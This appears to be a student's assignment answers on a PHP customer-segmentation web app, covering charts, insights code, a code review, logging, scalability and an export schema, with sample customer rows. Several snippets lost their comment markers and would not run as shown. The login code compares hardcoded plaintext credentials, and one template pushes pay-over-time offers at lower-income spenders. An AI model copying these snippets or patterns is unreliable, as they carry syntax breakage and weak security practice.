$isHighSpend = ($spendCat == "Active" || $spendCat == "Premium");
```

```
$isHighInc = ($incCat == "Affluent" || $incCat == "High-Income");
```

```
$adjective = "Standard";
```

```
if ($isHighInc && $isHighSpend) {
```

```
$adjective = "Elite"; Wealthy & Spends
```

```
} elseif ($isHighInc && !$isHighSpend) {
```

```
$adjective = "Calculated"; Wealthy & Saves  
  
} elseif (!$isHighInc && $isHighSpend) {  
  
$adjective = "Aspiring"; Low Income & Spends  
  
} else {  
  
$adjective = "Thrifty"; Low Income & Saves  
  
}
```

3. Determine "Noun"

```
$genderTerm = $domGender;  
  
if ($domGender === 'Mixed') {  
  
$genderTerm = 'Shoppers'; Fallback for mixed groups  
  
} elseif ($domGender === 'Male') {  
  
$genderTerm = 'Men';  
  
} elseif ($domGender === 'Female') {  
  
$genderTerm = 'Women';
```

```
}
```

4. Assemble: [Adjective] [Region] [Age] [Gender/Noun]

```
return "$adjective $domRegion $ageCat $genderTerm";
```

```
}
```

5. Write pseudocode for a function that generates email marketing templates based on cluster characteristics

```
FUNCTION generateEmailTemplate(clusterStats)
```

1. PARSE INPUTS (Region removed)

```
SET ageCat = getAgeCategory(clusterStats.avg_age)
```

```
SET incCat = getIncomeCategory(clusterStats.avg_income)
```

```
SET spendCat = getSpendingCategory(clusterStats.avg_purchase)
```

```
SET gender = clusterStats.dominant_gender e.g., "Male", "Female", "Mixed"
```

2. DETERMINE CONTENT STRATEGY (The "Adjective" Logic)

```
SET isHighIncome = (incCat == "Affluent" OR incCat == "High-Income")
```

```
SET isHighSpend = (spendCat == "Active" OR spendCat == "Premium")
```

We define a 'vibe' variable to control the visuals later

```
VAR strategy, headline, bodyCopy, ctaText, visualVibe
```

IF isHighIncome AND isHighSpend:

ELITE: Wealthy & Spends

SET strategy = "VIP_EXPERIENCE"

SET headline = "Exclusivity Redefined: Curated for You"

SET bodyCopy = "You understand the value of the exceptional. We've reserved our premium selection just for our top-tier members."

SET ctaText = "Access VIP Collection"

SET visualVibe = "luxury interior, boutique lighting, elegant atmosphere"

ELSE IF isHighIncome AND NOT isHighSpend:

CALCULATED: Wealthy & Saves

SET strategy = "VALUE_INVESTMENT"

SET headline = "Smart Investments for the Long Term"

SET bodyCopy = "Quality shouldn't be a gamble. Discover products rated highest for durability and performance."

SET ctaText = "View Technical Specs"

SET visualVibe = "clean minimalist home, organized, natural light, calm"

ELSE IF NOT isHighIncome AND isHighSpend:

ASPIRING: Lower Income & Spends

SET strategy = "TREND_STATUS"

SET headline = "Spotted: The Trends Everyone Wants"

SET bodyCopy = "Don't let this moment pass. Own the look now and pay over time with our flexible options."

SET ctaText = "Shop the Drop"

SET visualVibe = "vibrant street style, dynamic angles, social setting, high energy"

ELSE:

THRIFTY: Lower Income & Saves

SET strategy = "DISCOUNT_SAVER"

SET headline = "Maximum Value, Minimum Price"

```
SET bodyCopy = "Your budget works harder here. Shop our essential deals before  
they disappear."
```

```
SET ctaText = "Shop Clearance"
```

```
SET visualVibe = "bright studio background, focus on product utility, clear  
daylight"
```

3. DETERMINE TONE & FORMAT (The "Age" Logic)

```
VAR greeting, toneStyle, subjectLine
```

```
SWITCH ageCat:
```

```
CASE "Young":
```

```
SET greeting = "Hey {First_Name}!"
```

```
SET toneStyle = "Hype, excitement, social-media friendly, emojis allowed"
```

```
SET subjectLine = "🔥 " + headline + " (Inside!)"
```

CASE "Middle-Aged":

SET greeting = "Hello {First_Name},"

SET toneStyle = "Professional, busy, solution-oriented"

SET subjectLine = headline + " | Special Offer"

CASE "Mature", "Senior":

SET greeting = "Dear {First_Name},"

SET toneStyle = "Respectful, clear, reassuring, trust-focused"

SET subjectLine = "An Invitation: " + headline

4. DETERMINE VISUALS (Gender + Financial Vibe)

VAR imagePrompt = "Photography of a " + gender + " model, " + visualVibe + "."

5. ASSEMBLE & RETURN

```
RETURN {  
  
    "strategy_code": strategy,  
  
    "email_subject": subjectLine,  
  
    "email_greeting": greeting,  
  
    "email_headline": headline,  
  
    "email_body": bodyCopy,  
  
    "cta_button": ctaText,  
  
    "visual_prompt": imagePrompt,  
  
    "tone_guidelines": toneStyle  
}  

```

END FUNCTION

<https://gemini.google.com/app/1fdbcb180ef57ef0>

Question 5.1: Chart.js Implementation

Analyze the data visualization implementation.

Tasks:

1. Explain why line charts are used for age_group and income_bracket, but bar charts for others (line 246)

- Line charts are used for the age group and income bracket fields to display the continuous trend of customers over respective fields. Unlike the other fields, namely: region, gender, cluster, and purchase tier. These fields can be separated categorically; thus, bar graphs are more appropriate.

<https://www.highcharts.com/blog/tutorials/line-chart-vs-bar-chart-choosing-the-right-one-for-your-objectives-and-data/>


2. Trace how PHP data is converted to JavaScript arrays for Chart.js (lines 162-164)

- Tracing how the program converts PHP data into JavaScript is split into 3 main parts. The first json encode call, identifies the column headers from the array key call [0][0]. The next json encode call, then gets the data associated with the header names from the first json call. Lastly, the final json encode call then gets all the PHP array data and converts it to JSON array objects.


<https://gemini.google.com/app/9c32953ef62ed5b1>

3. The pie chart uses a predefined color array. What happens if there are 7+ segments?
- Most charting libraries will loop or cycle onto the first predefined color, thus not much of a problem until the color it loops unto is the same that it started with. To prevent this problem, the developer should provide a dynamic color array. An approach like this will algorithmically set a specific hue for how many segments the dataset may need.
- <https://gemini.google.com/app/003f97679f8e676f>

4. Modify the code to use different chart types:
- Horizontal bar chart for region segmentation




- Doughnut chart instead of pie chart



<https://gemini.google.com/app/cf7cdaeabaebfb2b>

5. Design a new visualization type (your choice) for the purchase tier segmentation



<https://gemini.google.com/app/cf7cdaeabaebfb2b>

Question 5.2: Dynamic Insights Generation

Examine the JavaScript-based insights engine.

Code snippet (lines 170-240):

```
switch(segmentationType) {  
  
    case 'gender':  
  
        insights = `<ul>  
  
        <li>Total customers analyzed: ${totalCustomers.toLocaleString()}</li>  
  
        <li>Gender distribution shows ${labels.length} categories</li>  
  
        ...  
  
        </ul>`;  
  
    break;  
  
    // ... more cases  
  
}
```

Tasks:

1. Explain how the insights are customized for each segmentation type
 - Insights for each segmentation type varies but it starts with a consistent pattern where the first 1-2 insights are affirmations of how much data has been analyzed and the minimum and maximum value of said segmentation type. The following insights then dives into the details of the said demographic, this is where variation is seen. For example, gender insights relayed top spender based on gender and income range. Region focused on display distribution and concentration of customers and their purchases. The rest of the segmentation types follows.
2. What mathematical operations are performed to calculate insights?
 - Mathematical operations used to calculate insights include max, min, division, average, addition, multiplication, and comparison operators.
3. Find and fix the potential division-by-zero error in the insights generation

Helper functions
for division by 0

```
// FIX: Helper function to safely calculate percentage
// and handle division by zero
const getPercent = (value) => {
  if (!totalCustomers || totalCustomers === 0) return
  '0.0';
  return ((value / totalCustomers) * 100).toFixed(1);
};
```

<https://gemini.google.com/app/d7ed9be70ddd54eb>

4. Add a new insight for gender segmentation: "Income gap between genders: \$X"

Analysis Insights:

- Total customers analyzed: 10,000
- Gender distribution shows 3 categories
- Largest segment: Male with 3,380 customers (33.8%)
- Average income across genders ranges from \$54,409.45 to \$55,734.58
- Income gap between genders: \$1,325.13

- <https://gemini.google.com/app/d7ed9be70ddd54eb>

5. Design three new insights for the cluster segmentation type

- The three new insights provide clear business communications to relevant stakeholders. It lets the stakeholders focus their attention onto what is needed. In a sense, the newly designed cluster segmentation insights is analogous to a pareto chart.

```
2. case 'cluster':  
  
    if (typeof clusterMetadata !== 'undefined' && clusterMetadata.length > 0) {  
  
        const largestCluster = clusterMetadata.reduce((max, c) =>  
  
            c.customer_count > max.customer_count ? c : max  
  
        );  
  
        // 1. Calculate Value Leader  
  
        const valueLeader = clusterMetadata.reduce((max, c) =>  
  
            (c.avg_spend * c.customer_count) > (max.avg_spend *  
            max.customer_count) ? c : max  
  
        );  
  
        // 2. Identify the "Differentiator" (The metric that varies most between  
        clusters)  
  
        const topTrait = clusterMetadata[0].dominant_characteristic || "purchasing  
behavior";  
  
        insights = `<ul>
```

Segmentation Profile: Advanced k-means identified \${clusterMetadata.length} segments primarily differentiated by \${topTrait}.

Volume Leader: \${largestCluster.cluster_name} contains \${((largestCluster.customer_count/totalCustomers)*100).toFixed(1)}% of your database.

Value Concentration: The \${valueLeader.cluster_name} segment is your most profitable group, contributing the highest revenue density.

Strategic Focus: We recommend prioritizing \${valueLeader.cluster_name} for loyalty rewards and \${clusterMetadata.find(c => c.customer_count < largestCluster.customer_count).cluster_name} for growth-based promotions.

Next Steps: Export these segments directly to your CRM for personalized email automation.

`;

} else {

```
// ... fallback logic  
  
}  
  
break;
```

Question 5.3: Advanced Cluster Visualizations

Study the enhanced visualizations for cluster analysis.

Tasks:

1. Explain what a radar chart shows and why it's useful for cluster comparison (lines 464-519)
 - The radar chart is a tool to show multiple data points and the variation between the data. They are useful when comparing two or more points in a dataset.

<https://www.chartjs.org/docs/latest/charts/radar.html>

2. The radar chart uses normalization (lines 479-481). Why is this necessary?
 - Normalization in representing radar charts is necessary because they need to be in the same scale to be compared accurately. If raw values are used for the radar chart data, the points would look stretched and uninterpretable. For example, an income of 50,000, age of 35, and satisfaction score of 5 would stretch the data points making other factors insignificant.

3. Describe the dual y-axis implementation in the grouped bar chart (lines 558-580)
 - The grouped bar chart was implemented in the same approach as the earlier charts, namely: pie, bar, and line charts. In this implementation, the bars are colored blue and yellow with their representations as average income and average purchase respectively. Being vertically represented creates a baseline where the interpreters are guided to. With this, they can easily compare the differences between the two fields.
4. What does the scatter plot reveal about cluster quality? (lines 584-644)
 - The scatter plot reveals high cluster quality. This can be seen when all the points are distinctly placed in their specific quadrant. It is much more visible when the chart is interacted with. The scatter plot clearly shows segmentation between the clusters.

<https://gemini.google.com/app/89bfb6cd71a55923>

5. Propose a new visualization type that would help marketers understand cluster differences better
 - An additional visualization type that would help marketers understand cluster differences better is a heatmap. The heatmap will consist of a baseline index that will be compared to the other cluster segmentations. This will show marketers main differences between the average, the loyalist, and the soon to be churned clusters.

<https://gemini.google.com/app/1723e4a54317e324>

Part 6: Code Quality and Best Practices

Question 6.1: Code Review

Perform a comprehensive code review of the application.

Tasks:

1. Identify FIVE violations of the DRY (Don't Repeat Yourself) principle
 - Here are the following lines of code that violate the DRY principle.

PHP File	Function/ Line of Code	Reason
Run_clustering.php	normalizeData(), euclideanDistance(), updateCentroids(), extractCustomerData()	Features calls are hardcoded into the functions; thus when new fields are added into the database, manual configurations must be done to call the new fields.
Run_clustering.php	euclideanDistance()	Arithmetic operations are hardcoded for every feature needed.

Run_clustering.php	calculateClusterStatistics()	Three separate SQL queries are made to calculate cluster statistics which are redundant and can be optimized by a subquery or helper function.
Run_clustering.php	assignCluster(), fit()	The two functions consist of a block of code with the same intent of assigning clusters. The fit contains assigning cluster logic using normalized data and assignCluster() uses original data.
Run_clustering.php	generateClusterName(), updateDatabase()	These two functions utilize calling the \$data variable twice instead of calling and storing

		the \$data variable into an array.
--	--	------------------------------------

<https://gemini.google.com/app/19402bd77d79be24>

2. Find THREE examples of "magic numbers" or "magic strings" that should be constants
 - Three instances where magic numbers or strings appear in the code are as follows:

PHP File	Function/ Line of Code	Reason
Index.php	Case: income_bracket, case: age_group, case: purchase_tier.	<p>These cases are clear instances of magic numbers. Hardcoded values in the code from the developer's discretion.</p> <p>These should be defined as constants for easy refactoring in case of executive decisions.</p>
Index.php	Default: sql limit	SQL query limits should be defined to provide developers the ability to adapt when the database

		grows or in case of niche functions regarding UI.
Run_clustering.php	getAgeCategory(), getIncomeCategory, getSpendingCategory()	Like the cases mentioned above, the business logic is directly applied into the code. Defining constants for these functions would help in adapting properly to trends.

<https://gemini.google.com/app/19402bd77d79be24>

3. List functions/code blocks that exceed 50 lines - should they be refactored?

PHP File	Function	Reason
Run_clustering.php	generateBusinessRecommendations()	55 lines. No need to refactor since, it contains case logic which are usually lengthy. But in case that the developers decide to add more insights or

		<p>recommendations, it is highly advised to refactor the code to follow coding principles and for easier debugging.</p>
Run_clustering.php	calculateClusterStatistics()	<p>63 lines. Yes, the function should be refactored as the logic currently inside can be split and assigned to helper functions or provide better sub-querying.</p>
Run_clustering.php	updateDatabase()	<p>68 lines. The function handles too many operations from handling business logic to SQL operations. Yes, the function should be refactored and split to</p>

		improve performance and readability.
Index.php	Form submission	68 lines. This code block handles too many operations at once. It should be refactored to optimize querying.
Index.php	Chart types	The charts and its customizations should be in a separate .css file to conserve space and promote readability.

<https://gemini.google.com/app/19402bd77d79be24>

4. Assess the consistency of naming conventions (variables, functions, files)

- The entire codebase employs multiple naming conventions for variables, functions, and files. Across all files, the developer uses lowercase, camelCase, and snake_case. Although multiple naming conventions are present, each convention is applied consistently and appropriately within its respective context, maintaining overall readability and structure.

5. Rate the code documentation quality (1-10) and suggest improvements

- I give the code documentation quality a 5/10. There are documentations with every function, though it is indeed short. The documentation is present across all files except logout.php, which is acceptable but not beginner friendly. It is also lacking in providing apt descriptions for lengthy functions that are core operations. There are also missing answers as to why it implemented magic numbers as such values for the business logic side of the program. Overall, the documentation answers the what questions, but not the why. This is concerning especially when operating as a group.

Question 6.2: Error Handling

Evaluate error handling mechanisms throughout the application.

Tasks:

1. List all error handling mechanisms currently in use (try-catch, die(), etc.)
 - All errors handling mechanisms are present. The program implements try, catch, and die for SQL queries. This prevents the webpage from shutting down whenever the database returns no data for the request. It also implements account verification logic through querying the database for user information. The program also logs the process and properly redirects users when encountering errors.

2. What happens when:

- Database connection fails?

If the database connection fails, the program is set to catch that error and output an error message using the die function. This is defined in the db.php file.

- A required table doesn't exist?

If a required table doesn't exist there is a try catch handler for this scenario, it displays the error message as well.

- Clustering script times out?

Since it is defined that there is no time limit for the clustering script, only server timeout and memory limit will crash the process. In case this happens, the transaction rolls back to its previous state and will like to output a server error. If the script is stopped by reaching memory limit, the script stops and rolls back to its previous state.

- User submits form without selecting a segmentation type?

When this happens, there is an error message beside the submit form button reminding the user to select a segmentation type before submitting again.

<https://gemini.google.com/app/b2dc9add05fc40f8>

3. Design a comprehensive error handling strategy with user-friendly error messages
- A proposed comprehensive error handling strategy for the program consists of three approaches to make the strategy user-friendly and still be well documented. First, create a separate file for centralized logging and custom exceptions. This file handles user friendly exceptions and documented logging for developers. Second, implement refactored code to throw exceptions instead of using die as a last resort. With this approach the user is informed of the error in a non-technical way. Errors are also well documented by passing the log through exceptions.

<https://gemini.google.com/app/359354c34abc9fa3>

4. Implement proper logging for debugging production issues

- Here is the implementation of a proper logging script for debugging production issues.

PHP File	Function
----------	----------

Logger.php

```
<?php

class Logger {

    private static $logFile = __DIR__ .
    '/logs/app.log'; // Ensure this dir is NOT
    web-accessible

    public static function log($message, $level
    = 'INFO', $context = []) {

        $timestamp = date('Y-m-d H:i:s');

        $contextString = !empty($context) ?
        json_encode($context) : "";

        $formattedMessage = "[{$timestamp}]
        [{$level}]    {$message}    {$contextString}"
        . PHP_EOL;

        // Ensure log directory exists

        if (!is_dir(dirname(self::$logFile))) {
```

```
        mkdir(dirname(self::$logFile), 0755,  
        true);  
  
    }  
  
    file_put_contents(self::$logFile,  
    $formattedMessage, FILE_APPEND);  
  
}  
  
public static function error($message,  
$context = []) { self::log($message, 'ERROR',  
$context); }  
  
public static function info($message,  
$context = []) { self::log($message, 'INFO',  
$context); }  
  
public static function debug($message,  
$context = []) { self::log($message, 'DEBUG',  
$context); }  
}
```

Index.php	<pre> Logger::info("Unauthorized access attempt", ['ip' => \$_SERVER['REMOTE_ADDR']]); try { \$stmt = \$pdo->query(\$sql); \$results = \$stmt->fetchAll(PDO::FETCH_ASSOC); Logger::debug("Segmentation query executed", ['type' => \$segmentationType]); } catch (PDOException \$e) { Logger::error("Query execution failed", ['type' => \$segmentationType, 'error' => \$e->getMessage(), 'sql' => \$sql // Use carefully in production if SQL contains user input]); \$error_message = "An internal error occurred while fetching results."; } </pre>

Run_clustering.php

```
// Check convergence

        if

        ($this->hasConverged($this->centroids,
        $newCentroids)) {

            Logger::info("K-Means
converged", [
                'iterations' => $iteration + 1,
                'k' => $this->k
            ]);

            echo "✓ Converged after ".
            ($iteration + 1) . " iterations\n";

            break;
        }

Inside updateDatabase()

try { $pdo->beginTransaction();

        ... execution logic ...
    }
```

```
$pdo->commit();      Logger::info("Database  
updated with new cluster results", ['count' =>  
count($labels)]); } catch (PDOException $e)  
{ $pdo->rollBack(); Logger::error("Critical:  
Database update failed. Transaction rolled  
back.", [ 'exception' => $e->getMessage() ]);  
die("✗ Error updating database. Check  
logs."); }
```

Login.php

```
if ($_SERVER['REQUEST_METHOD'] ===  
    'POST') {  
  
    $username = $_POST['username'];  
  
    $password = $_POST['password'];  
  
    if ($username === $valid_username &&  
        $password === $valid_password) {  
  
        $_SESSION['logged_in'] = true;  
  
        // Log successful login  
  
        Logger::info("User logged in  
successfully", [  
            'username' => $username,  
            'ip'      =>  
            $_SERVER['REMOTE_ADDR']  
        ]);  
    }  
}
```

```
        header('Location: index.php');

        exit;

    } else {

        // Log failed attempt

        Logger::error("Failed login attempt", [
            'attempted_username' => $username,
            'ip'      =>
            $_SERVER['REMOTE_ADDR'],
            'user_agent'  =>
            $_SERVER['HTTP_USER_AGENT']
        ]);

        $error_message = "Invalid username or
password.";

    }

}
```

Logout.php

```
<?php

session_start();

require_once 'logger.php';

// Log the logout before destroying the
// session if you want to know who left

if (isset($_SESSION['logged_in'])) {

    Logger::info("User logged out", [
        'ip' => $_SERVER['REMOTE_ADDR']
    ]);

}

session_destroy();

echo json_encode(['success' => true]);

?>
```

<https://gemini.google.com/app/81cc12fb3ac272b>

Question 6.3: Scalability Analysis

Assess the application's ability to handle growth.

Tasks:

1. What would happen with 1 million customer records? Identify bottlenecks.
 - There are two bottlenecks observed, namely: extractCustomerData and updateDatabase functions. When the database accommodates a million records, these functions form bottlenecks in the system. extractCustomerData fetches all records which go against the defined memory limit thus stopping the process leading to an error. The updateDatabase function on the other hand enforces CRUD functions which will lock the database if it is processing a million records.
2. The clustering script has set_time_limit(0) - is this good practice? Explain.
 - Providing the clustering script unlimited time to process is not a good practice. This approach is convenient but not optimal. If let be, the script may infinitely loop, thus may crash web servers.
3. All results are loaded into memory at once. Propose a pagination strategy.
 - Implementing a pagination strategy would avoid bottlenecks and optimize fetching time. At a database level, queries should be refactored to use limit and offset to fetch set records only at a time.
4. Design a caching layer for frequently-requested segmentations
 - To avoid re-calculating and re-clustering when loading the webpage, cache the frequently used segmentations. To implement this use a storage with in-memory SQL capabilities like redis to store cached data. Store data as hashed segments of

the segmentations or clusters. To avoid overloading the system, limit the time the cache is stored through TTL. Lastly, have a way to clear cache and only clear cache when the process is done.

5. Suggest architectural changes needed to:

- Support multiple concurrent users

For the program to handle multiple users concurrently, developers should implement load balancing to distribute the responsibility to a range of servers instead of overwhelming one. Caching user information would also help in influencing UX. This enables users to interact with the webpage regardless of which server handles the request.

- Enable real-time updates

To enable the webpage to handle real-time updates, external applications must be implemented. An example to handle two-way communication from website to server can be done through a WebSocket server. With this, developers can now implement progress broadcasting for the UI without refreshing the page.

- Distribute processing across multiple servers

To be able to distribute processes across multiple servers, core architecture design should be refactored. To optimally implement distribution, the clustering process should be split into request and execution using a message queue. The request will come from the PHP script and sent to a queue that will cache the request. Redis Lists, RabbitMQ, or Amazon SQS are technologies

that can handle the queue and act as a buffer for the system. The queue will then be processed by a separate fleet of servers that will listen and process into the queue.

Since the k means clustering script is mathematically heavy, the process should be split and distributed across multiple servers. This reduces calculation time and is scalable because of parallel computing. Therefore, a million records when distributed into five servers would be split into five parts optimizing the system.

<https://gemini.google.com/app/9730b92edab90ff2>

Part 7: Feature Enhancement

Question 7.1: Export Functionality

Design and implement a feature to export segmentation results.

Requirements:

- Support CSV, PDF, and Excel formats
- Include charts as images in PDF/Excel exports
- Allow filtering of columns to export
- Add export history tracking

Tasks:

1. Design the database schema changes needed (if any)

Proposed Table: *export_history*

```
CREATE TABLE export_history (
    export_id INT PRIMARY KEY AUTO_INCREMENT,
    user_id INT NOT NULL, -- Assuming user authentication exists
    export_type ENUM('csv', 'pdf', 'excel') NOT NULL,
    segmentation_type VARCHAR(50) NOT NULL,
    selected_columns TEXT, -- JSON array of selected column names
    record_count INT NOT NULL,
    file_name VARCHAR(255) NOT NULL,
    export_timestamp TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
    ip_address VARCHAR(45),
    INDEX idx_user_timestamp (user_id, export_timestamp),
    INDEX idx_export_type (export_type)
);
```

Rationale: Tracks export activities for audit purposes, enables usage analytics, and supports export management features.

2. Write the SQL queries to retrieve export data

Base Segmentation Data Query:

```

SELECT
    c.customer_id,
    c.name,
    c.age,
    c.gender,
    c.income,
    c.region,
    c.purchase_amount,
    sr.cluster_label,
    cm.cluster_name,
    cm.description as cluster_description
FROM customers c
LEFT JOIN segmentation_results sr ON c.customer_id = sr.customer_id
LEFT JOIN cluster_metadata cm ON sr.cluster_label = cm.cluster_id
WHERE sr.cluster_label IS NOT NULL
ORDER BY sr.cluster_label, c.customer_id;

```

customer_id	name	age	gender	income	region	purchase_amount	cluster_label	cluster_name	cluster_description
6	Elena Garcia	58	Other	84960.88	Region III	4177.01	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
13	Luz Torres	77	Other	60122.40	Region IX	3983.61	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
17	Pedro Rivera	55	Male	49952.96	Region V	4278.94	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
23	Carlos Santos	56	Male	35285.01	Region X	3646.13	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
35	Ana Rivera	77	Male	35755.87	Region IV-A	3527.72	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
36	Pedro Reyes	60	Other	44128.75	Region II	4386.74	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
38	Pedro Martinez	69	Other	43960.02	Region VII	3197.23	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
48	Pedro Rodriguez	59	Male	70200.14	Region XIII	2900.09	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
50	Maria Dela Cruz	47	Female	48759.00	NCR	4146.74	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
53	Luz Rodriguez	70	Other	88258.95	Region IX	3755.19	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
74	Elena Lopez	70	Female	58421.51	Region V	2729.15	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
76	Jose Lopez	66	Male	89832.25	Region IX	3687.90	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
77	Luz Rodriguez	68	Other	95306.81	Region IX	3221.58	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
78	Elena Lopez	75	Other	29258.68	Region IX	3335.16	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
90	Elena Fernandez	60	Other	43766.47	Region II	4542.17	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
91	Rafael Rivera	68	Male	72661.29	Region IV-B	4298.19	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
95	Luz Martinez	48	Other	36287.14	Region VII	4929.58	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
103	Elena Torres	69	Other	49555.57	Region II	3722.24	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
111	Maria Dela Cruz	58	Male	41802.05	BARMM	3903.14	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
